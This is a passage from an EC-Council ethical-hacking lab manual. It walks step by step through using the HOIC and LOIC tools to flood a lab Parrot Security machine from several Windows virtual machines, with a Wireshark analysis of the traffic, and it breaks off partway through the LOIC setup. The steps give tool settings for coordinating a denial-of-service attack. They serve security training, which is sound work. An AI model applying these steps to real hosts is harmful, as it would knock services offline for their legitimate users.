Here, we will use the HOIC tool to perform a DDoS attack on the target machine.

HOIC (High Orbit Ion Cannon) is a network stress and DoS/DDoS attack application. This tool is written in the BASIC language. It is designed to attack up to 256 target URLs simultaneously. It sends HTTP, POST, and GET requests to a computer that uses lulz inspired GUIs.

Note: In this task, we will use the **Windows 10**, **Windows Server 2019** and **Windows Server 2016** virtual machines to launch a DDoS attack on the **Parrot Security** virtual machine.

1. Turn on the **Windows 10**, **Windows Server 2019**, and **Windows Server 2016** virtual machines.
2. On the **Windows 10** virtual machine, log in with the credentials **Admin** and **Pa$$w0rd**. Navigate to **E:\CEH-Tools\CEHv11 Module 10 Denial-of-Service\DoS and DDoS Attack Tools** and copy the **High Orbit Ion Cannon (HOIC)** folder to **Desktop**.

Note: To perform the DDoS attack, run this tool from various virtual machines at once. If you run the tool directly from the shared drive in the virtual machines one at a time, errors might occur. To avoid errors, copy the folder **High Orbit Ion Cannon (HOIC)** individually to each machine's **Desktop**, and then run the tool.

3. Similarly, follow the previous step (**Step #2**) on the **Windows Server 2019** and **Windows Server 2016** virtual machines.

Note: On the **Windows Server 2019** and **Windows Server 2016** virtual machines, the **High Orbit Ion Cannon (HOIC)** folder is located at **Z:\CEHv11 Module 10 Denial-of-Service\DoS and DDoS Attack Tools**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 3.1

Configure HOIC

4. Now, switch to the **Window 10** virtual machine and navigate to **Desktop**. Open the **High Orbit Ion Cannon (HOIC)** folder and double-click **hoic2.1.exe**.

Note: If an **Open File - Security Warning** pop-up appears, click **Run**.

5. The **HOIC** GUI main window appears; click the "**+**" button below the **TARGETS** section.




Figure 1.3.1: HOIC GUI

HOIC (High Orbit Ion Cannon) offers a high-speed multi-threaded HTTP Flood; a built-in scripting system allows the deployment of "boosters," which are scripts designed to thwart DDoS countermeasures and increase DoS output.

6. The **HOIC - [Target]** pop-up appears. Type the target URL such as **http://[Target IP Address]** (here, the target IP address is **10.10.10.13** [**Parrot Security**]) in the URL field. Slide the **Power** bar to **High**. Under the **Booster** section, select **GenericBoost.hoic** from the drop-down list, and click **Add**.




Figure 1.3.2: HOIC - [Target] Pop-up

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

7. Set the **THREADS** value to **20** by clicking the **>** button until the value is reached.




Figure 1.3.3: Setting the THREADS Value

8. Now, switch to the **Windows Server 2019** and **Windows Server 2016** virtual machines and follow **Steps 4 - 7** to configure HOIC.

Note: In the **Windows Server 2019** and **Windows Server 2016** virtual machines, log in with credentials **Administration/Pa$$w0rd**.

TASK 3.2

Perform DDoS Attack

9. Once **HOIC** is configured on all machines, switch to each machine (**Windows 10**, **Windows Server 2019**, and **Windows Server 2016**) and click the **FIRE TEH LAZER!** button to initiate the DDoS attack on the target the **Parrot Security** machine.




Figure 1.3.4: Clicking FIRE THE LAZER!

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

10. Observe that the **Status** changes from **READY** to **ENGAGING**, as shown in the screenshot.




Figure 1.3.5: Performing a DDoS attack

11. Switch to the **Parrot Security** virtual machine.
12. Click **Applications** in the top-left corner of **Desktop** and navigate to **Pentesting → Information Gathering → wireshark**.
13. A security pop-up appears, enter the password as **toor** in the **Password** field and click **OK**.
14. The **Wireshark Network Analyzer** window appears; double-click on the primary network interface (here, **eth0**) to start capturing the network traffic.




Figure 1.3.6: Wireshark window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 3.3

Analyze the Captured Packets

15. Observe that **Wireshark** starts capturing a large volume of packets, which means that the machine is experiencing a huge number of incoming packets. These packets are coming from the **Windows 10, Windows Server 2019,** and **Windows Server 2016** virtual machines.




Figure 1.3.7: Wireshark capturing the packets

16. Leave the machine intact for 5–10 minutes, and then open it again. Observe that the performance of the machine is slightly affected and that its response is slowing down.
17. In this lab, only three machines are used to demonstrate the flooding of a single machine. If there are a large number of machines performing flooding, then the target machine's (here, **Parrot Security**) resources are completely consumed, and the machine is overwhelmed.

Note: In real-time, a group of hackers operating hundreds or thousands of machines configure this tool on their machines, communicate with each other through IRCs, and simulate the DDoS attack by flooding a target machine or website at the same time. The target is overwhelmed and stops responding to user requests or starts dropping packets coming from legitimate users. The larger the number of attacker machines, the higher the impact of the attack on the target machine or website.

18. On completion of the task, click **FIRE TEH LAZER!** again, and then close the HOIC window on all the attacker virtual machines. Also, close the Wireshark window on the Parrot Security virtual machine.
19. This concludes the demonstration of how to perform a DDoS attack using HOIC.
20. Close all open windows and document all the acquired information.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 4 — Perform a DDoS Attack using LOIC

Here, we will use the LOIC tool to perform a DDoS attack on the target system.

Note: In this task, we will use the **Windows 10**, **Windows Server 2019**, and **Windows Server 2016** virtual machines to launch a DDoS attack on the **Parrot Security** virtual machine.

TASK 4.1 — Configure LOIC

LOIC (Low Orbit Ion Cannon) is a network stress testing and DoS attack application. We can also call it an application-based DOS attack as it mostly targets web applications. We can use LOIC on a target site to flood the server with TCP packets, UDP packets, or HTTP requests with the intention of disrupting the service of a particular host.

1. On the **Windows 10** virtual machine, navigate to **E:\CEH-Tools\CEHv11 Module 10 Denial-of-Service\DoS and DDoS Attack Tools\Low Orbit Ion Cannon (LOIC)** and double-click **LOIC.exe**.

Note: If an **Open File - Security Warning** pop-up appears, click **Run**.

2. The **Low Orbit Ion Cannon** main window appears.
3. Perform the following settings:
   - Under the **Select your target** section, type the target IP address under the **IP** field (here, **10.10.10.13**), and then click the **Lock on** button to add the target devices.
   - Under the **Attack options** section, select **UDP** from the drop-down list in **Method**. Set the thread's value to **10** under the **Threads** field. Slide the power bar to the middle.

